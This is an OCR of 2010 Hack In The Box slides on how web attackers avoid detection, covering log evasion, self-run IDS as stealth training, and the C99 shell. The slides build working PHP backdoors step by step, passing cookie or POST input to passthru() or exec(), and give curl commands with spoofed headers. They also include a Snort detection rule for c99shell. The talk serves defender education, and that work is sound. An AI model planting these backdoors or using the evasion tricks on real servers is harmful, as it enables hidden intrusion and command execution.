



# TEHTRI-Security

Technology-Ethical-Hacker-Trust-Robust-Information-Security

# Silent Steps: Improving the Stealthiness of Web Hacking


www.tehtri-security.com


Hack In The Box
Dubai - 2010



# Speaker

- Laurent OUDOT
  - Founder & CEO of TEHTRI-Security (2010)
  - Senior Security Expert
    - When ? 15 years of IT Security
    - What ? Hardening, pentests...
    - Where ? On networks and systems of highly sensitive places (French Nuclear Warhead Program, the United Nations, the French Ministry of Defense...)
  - Research on defensive & offensive technologies
    - Member of the team RstAck and of the Steering Committee of the Honeynet Research Alliance...
    - Frequent presenter and instructor at computer security and academic conferences like Cansecwest, Pacsec, Black Hat USA-Asia-Europe, US DoD/US DoE, Defcon, Hope, Honeynet, PH-Neutral, Hack.LU
    - Contributor to several research papers for SecurityFocus, MISC Magazine, IEEE, etc.





# Introduction

- Goal
  - Have a look at stealth issues related to web attacks
- Target audience
  - White hats, to share knowledge coming from the underground, and help at improving security on Internet
  - Fighting against
    - Cybercrime (Mafia…)
    - Business Intelligence (Corporate fights…)
    - Information Warfare
    - …

# Timing


- We will follow attackers through different phases:
  - 1. PREPARATION (“Before” an intrusion)
  - 2. INTRUSION (“Break-in”)
  - 3. POST-INTRUSION (“After” an intrusion)






# Fingerprints left


- Where can we find evidences of evil activity?
  - On the targets themselves
  - On intermediate resources (DNS, FW, NIDS, routers…)
  - On the computer(s) of attacker(s) (especially for a LAN that you control…)
- What are the layers involved?
  - Network
  - System
  - Application
  - Data
  - Human (end-users, admins…)
  - …



# Web attacks

- This talk will only focus on web issues
  - HTTP, HTTPS…
- We want to know how attackers try to hide themselves during such attacks





# Special tricks

- What you won't get with this talk:
  - Anything related to stealth issues (cover channels, etc)
  - I could give a training during some days (how to detect & catch web attackers) but now, this is a 1 hour talk ☺
- What you should get with this talk:
  - Global overview about stealth & web attackers
  - Tons of special unknown tricks disclosed for the first time here at HITBSecConf DUBAI 2010, like:
    - New easy concept about how attackers might improve their stealth during an attack or train themselves
    - How attackers might create stealth backdoors and hide themselves
    - Funny 0-days about 2 widely products (just to show that you should not rely and trust your products, and that security is needed at each an every layers)
    - …

# Global Scope

Let's follow the attackers...

**PRE-INTRUSION**


- Preparation
- Gather info
- ...

**INTRUSION**

- Attack the target
- Get a kind of access
- ...


**POST-INTRUSION**

- Backdoors
- Bounces
- ...



# Preparation

- Before an intrusion
  - Fingerprinting, gather information about targets
    - Indirect methods (Search Engine Hacking…)
      - Might be detected, but most of the time it's unseen
    - Direct methods
      - Might be detected (404, access to non standard files like "ChangeLogs.html"…)
  - Finding vulnerabilities
    - Offline research (source code analysis, etc)
      - Stealth
    - Online research (against the target, or against a poorly monitored computer that looks like the target)
      - Might be detected



# Global Scope

## PRE-INTRUSION

- Preparation
- Gather info
- …

## INTRUSION


- Attack the target
- Get a kind of access
- …

## POST-INTRUSION

- Backdoors
- Bounces
- …


# Web attacks

- How can an attacker transfer evil payloads and actions to a remote target when everything might be monitored ?



# Standard solutions used by attackers

- HTTP Evasion
  - Encoding data, special requests…
    - Obfuscation, ANTI-IDS capabilities
      - E.g: Libwhisker from Rain Forrest Puppy
        - » http://www.wiretrip.net/rfp/lw.asp
        - » Nikto supports this lib.
          - Evasion IDS with Libwhisker (option '-evasion')
- HTTPS > HTTP ?
  - Switching to HTTPS might be useful to avoid NIDS (depends where SSL get deciphered (reverse-proxy…))
  - Check if it works the same way
- POST > GET ?



# HTTP GET

- Example of form with GET :


```
<form action="http://ok.com/login.php" method="GET">
<p>User: <input type="text" name="user" /></p>
<p>Pass: <input type="password" name="pass" /></p>
<p><input type="submit" /></p>
</form>
```

- Example of request with GET:

```
GET /login.php?user=me&pass=secret HTTP/1.1
Host: ok.com
```

- Logs
  - `GET /login.php?user=me&pass=secret`

  ➔ Oops, Arguments logged



# HTTP POST

- Example of form with POST:


```
<form action="http://ok.com/login.php" method="POST">
<p>User: <input type="text" name="user" /></p>
<p>Pass: <input type="password" name="pass" /></p>
<p><input type="submit" /></p>
</form>
```

- Example of request with POST:

```
POST /login.php HTTP/1.1
Host: ok.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

user=me&pass=secret
```

- Logs
  - `POST /login.php`
  - ➔ No argument logged



# Improving stealthiness ?

- The question that black hats might ask themselves :
  - Is there an easy solution that can be used by attackers that might help at:
    - Knowing when they launch dangerous things to a protected & monitored target

    Or

    - Knowing and Blocking dangerous actions sent to a protected & monitored target

# Is it stealth ?


- Stealth difference ?

- Multiple shots
  - Massive
  - Big


- Needed shots
  - Selection
  - Hidden



# Toward an easy solution ?


- The goal of the attacker is to avoid problems related to NIDS & NIPS tools installed near the target
- Easy new concept ?



# Solution for attackers


- Behave like defenders: Use their tools !
- Install a NIDS or a NIPS on your side, and you'll improve your stealth






# Sounds too easy, but it's powerful

- By using a NIDS (detection) on its way to the target, the attacker get noticed each time he sent something wrong that could generate alerts
  - He can decide to generate tons of logs after that, so that the admins think it was a kind of scan, etc
- By using a NIPS (prevention) on its way to the target, the attacker get noticed each time he could have been detected, and its attack get blocked before leaving its own network
  - It's a perfect way to work normally and to learn how to become stealthier
  - When something has to be sent to the target, the goal is to look at signatures of the NIPS, and to seek for another solution
    - Sometimes it's impossible to do evasion, but at least, you perfectly know when you generated noise and what noise was generated
- It's a way to totally control the noise you make during a cyber intrusion: easy, but powerful



# DIY ?

- NIDS mode (get alerts)
  - I've tried snort (www.snort.org)
  - It can be deployed on the same computer
- NIPS mode (get alerts, and block dangerous noise)
  - I've tried snort-inline
  - It can be deployed on the same computer
  - Virtual OS might be useful (+routing)
- Create your "Live Stealth Hacking Monitoring"
  - "tail –f /var/log/snort/alerts"
  - You know your skills and risks
  - Do it for months and you'll become a kind of cyber stealth ninja, knowing what is dangerous on the wire (self dark hacking training)



# Global Scope

## PRE-INTRUSION


- Preparation
- Gather info
- …

## INTRUSION

- Attack the target
- Get a kind of access
- …

## POST-INTRUSION


- **Backdoors**
- Bounces
- …



To initiate this discussion, let's begin with a known web backdoor widely used in the past, and let's look at it through a stealth angle…

# EXAMPLE OF THE FAMOUS BACKDOOR "C99"


# C99: Easy Web Backdoor



C99Shell v. 1.0

# Detect C99 at Application Layer

- Execute commands
  - ::1 - - [14/Apr/2010:20:45:21 +0200] "POST /~lo/hitb/c99shell.php?act=cmd HTTP/1.1" 200 13248 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6"
  - ::1 - - [14/Apr/2010:20:45:21 +0200] "GET /~lo/hitb/c99shell.php?act=cmd HTTP/1.1" 200 12964 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6 »
- Change directory
  - ::1 - - [14/Apr/2010:20:46:42 +0200] "GET /~lo/hitb/c99shell.php?act=ls&d=%2FUsers%2Flo%2FSites%2F&sort=0a HTTP/1.1" 200 38860 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6"
- Edit Files
  - ::1 - - [14/Apr/2010:20:48:13 +0200] "GET /~lo/hitb/c99shell.php?act=f&f=hello.php&ft=edit&d=%2FUsers%2Flo%2FSites%2Fhitb HTTP/1.1" 200 15951 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6"
  - ::1 - - [14/Apr/2010:20:48:19 +0200] "POST /~lo/hitb/c99shell.php?act=f&f=hello.php&ft=edit&d=%2FUsers%2Flo%2FSites%2Fhitb HTTP/1.1" 200 15978 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6"




C99Shell v. 1.0

# Detect C99 at Network Layer

- Snort famous widely known NIDS (www.snort.org)
  - It supports signatures to detect attacks
  - It already contains a dedicated rule for C99


```
alert tcp
$EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"BACKDOOR c99shell.php command request";
 flow:established,to_server;
 uricontent:"act=";
 pcre:"/[\x26\x3F]act=(cmd|search|upload|about|
   encoder|bind|ps_aux|ftpquickbrute|security|sql|
   eval|feedback|selfremove|fsbuff|ls|phpinfo)/Usmi";
reference:url,vil.nai.com/vil/content/v_136948.htm;
classtype:policy-violation; sid:12077; rev:3;)
```



C99Shell v. 1.0

# Detect C99 at System Layer


- Recognized by most antivirus
- Easy to detect when you check the file system
  - Source code directly available
  - Easy to recognize
  - Unix grep-like scripts might help you
- Not so bad
  - When C99 modify a file, previous date is kept after modification (more stealth)
  - ...



C99Shell v. 1.0


# Can we easily detect C99-like backdoors ?

- Sure.
  - Network
  - System
  - Application
  - Information
- Unless we don't have humans to monitor the whole environment… ☺



Example of an attacker trying to inject evil code in an existing file, and trying to avoid detection at different layers


# STEP BY STEP CREATION OF A KIND OF STEALTH WEB BACKDOOR




# Where can we act ?

- We’re going to try to catch an attacker with the fingerprints he left at each layer
- This will be a hide & seek game between us (defenders) and the attacker

- Let’s begin with Application layer (web server logs…)





# Standard Web Page

- Initial source code where the attacker will inject his backdoor


```
<?php
echo "<p>hello</p>";
?>
```

- curl http://localhost/~lo/hitb/hello.php

```
<p>hello</p>
```

- What do we get in the tiny Apache logs ?

```
::1 - - [14/Apr/2010:16:37:27 +0200]
  "GET /~lo/hitb/hello.php HTTP/1.1" 200 12
```



# First try: tiny Backdoor added

- Black Hat first behavior
  - Add use of function passthru() execute cmd & output results
  - Parameter sent to passthru through GET arguments
  - Look at the « @ » which avoids displaying passthru() errors
- Modified source code


```
<?php
echo "<p>hello</p>";
@passthru($_GET['cmd']);
?>
```

- curl http://localhost/~lo/hitb/hello.php?cmd=id

```
<p>hello</p>
uid=70(_www) gid=70(_www) groups=70(_www)
```

- Detect the attack (new argument to hello.php) and follow any commands launch against your system (here: id)

```
::1 - - [14/Apr/2010:16:37:38 +0200] "GET /~lo/hitb/
  hello.php?cmd=id HTTP/1.1" 200 180
```



# Improving the GET & Logs issue

- The blackhat decides to get rid of GET because arguments are written in the remote logs...


```
<?php
echo "<p>hello</p>";
@passthru($_POST['cmd']);
?>
```

- curl http://localhost/~lo/hitb/hello.php -d 'cmd=id'

```
<p>hello</p>
uid=70(_www) gid=70(_www) groups=70(_www)
```

- We can still detect him
  - Example: POST for hello.php which is unusable here
  - But we cannot follow his commands (POST arguments are not logged)

```
::1 - - [14/Apr/2010:16:46:04 +0200] "POST /~lo/hitb/
hello.php HTTP/1.1" 200 187
```



# Improving the POST issue

- Our blackhat wants to get back to GET method and avoid the strange POST in the Logs


```
<?php
echo "<p>hello</p>";
@passthru($_COOKIE['cmd']);
?>
```

- curl http://localhost/~lo/hitb/hello.php -b 'cmd=id'

```
<p>hello</p>
uid=70(_www) gid=70(_www) groups=70(_www)
```


- Can you follow him ?

```
::1 - - [14/Apr/2010:16:51:08 +0200] "GET /~lo/
  hitb/hello.php HTTP/1.1" 200 187
```



# Advanced Logs for Defenders


- Now defenders will use another Apache Directive and improve their logs (apache conf)
  - `LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined`
- Here is a standard request:
  - ::1 - - [14/Apr/2010:17:02:19 +0200] "GET /~lo/hitb/hello.php HTTP/1.1" 200 12 "http://localhost/~lo/hitb/" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3"
- Here is our attacker with the previous CURL:
  - ::1 - - [14/Apr/2010:16:54:48 +0200] "GET /~lo/hitb/hello.php HTTP/1.1" 200 187 "-" "curl/7.19.7 (universal-apple-darwin10.0) libcurl/7.19.7 OpenSSL/0.9.8l zlib/1.2.3"
- What kind of problems will the attacker have to handle ?
  - No Referer (might look weird)
  - No User-Agent
  - Outbound traffic size (here, real=12 / fake=187)



# Attacker first handles Referer & User-Agent issues

- Pretty easy to fix because it's client-side data
  - Only potential problem: referer might be sometimes more complex to handle, like cookies when you are in some kind of post-auth interfaces, etc.
- Solution used by the attacker:

  curl 'http://localhost/~lo/hitb/hello.php' -b 'cmd=id' -A 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3' -e 'http://localhost/~lo/hitb/'
  - CURL is cool, and other browsers have such capabilities (firefox+plugins...)
    - Argument –A for User-Agent
    - Argument –e for Referer



# Attacker first handles Referer & User-Agent issues

- What will generate a normal client ?


  ::1 - - [14/Apr/2010:17:02:19 +0200] "GET /~lo/hitb/hello.php HTTP/1.1" 200 **12** "http://localhost/~lo/hitb/" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/ 20100401 Firefox/3.6.3"

- What will generate our Attacker ?

  ::1 - - [14/Apr/2010:18:22:40 +0200] "GET /~lo/hitb/hello.php HTTP/1.1" 200 **187** "http://localhost/~lo/hitb/" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/ 20100401 Firefox/3.6.3 »


  ::1 - - [14/Apr/2010:18:23:01 +0200] "GET /~lo/hitb/hello.php HTTP/1.1" 200 **206** "http://localhost/~lo/hitb/" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/ 20100401 Firefox/3.6.3"

- So, there is only one remaining problem for the attacker
  - Note: 12 is the size of the output: hello
  - Size of the data sent back by the backdoor (we cannot follow his commands, but we see different sizes during his hacking session, whereas the official size should be 12 here in this example)



# RTFM: Default Apache Logs

- The attacker get back to the manual to understand what works with such Apache Directive
  - `LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined`
- http://httpd.apache.org/docs/2.0/mod/mod_log_config.html#formats
  - %b : Size of response in bytes, excluding HTTP headers. In CLF format, *i.e.* a '-' rather than a 0 when no bytes are sent.
- Answer for the attacker
  - Hide yourself in HTTP headers answers



# Final Improvement for the Attacker

- Trying to hide his presence in the HTTP headers sent back to him...


```
<?php
@header('Hidden-Field: '.@exec($_COOKIE['cmd']));
echo "<p>hello</p>";
?>
```

- Launch command to read headers ('-I' with curl)

```
curl -v 'http://localhost/~lo/hitb/hi.php' -b 'cmd=id' -A 'Mozilla/5.0
   (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/
   20100401 Firefox/3.6.3' -e 'http://localhost/~lo/hitb/'
```

- Received output

```
HTTP/1.1 200 OK
Date: Wed, 14 Apr 2010 16:37:09 GMT
Server: Apache/2.2.14 (Unix) mod_ssl/2.2.14 OpenSSL/0.9.8l
  DAV/2 PHP/5.3.1
X-Powered-By: PHP/5.3.1
Hidden-Field: uid=70(_www) gid=70(_www) groups=70(_www)
Content-Type: text/html
```



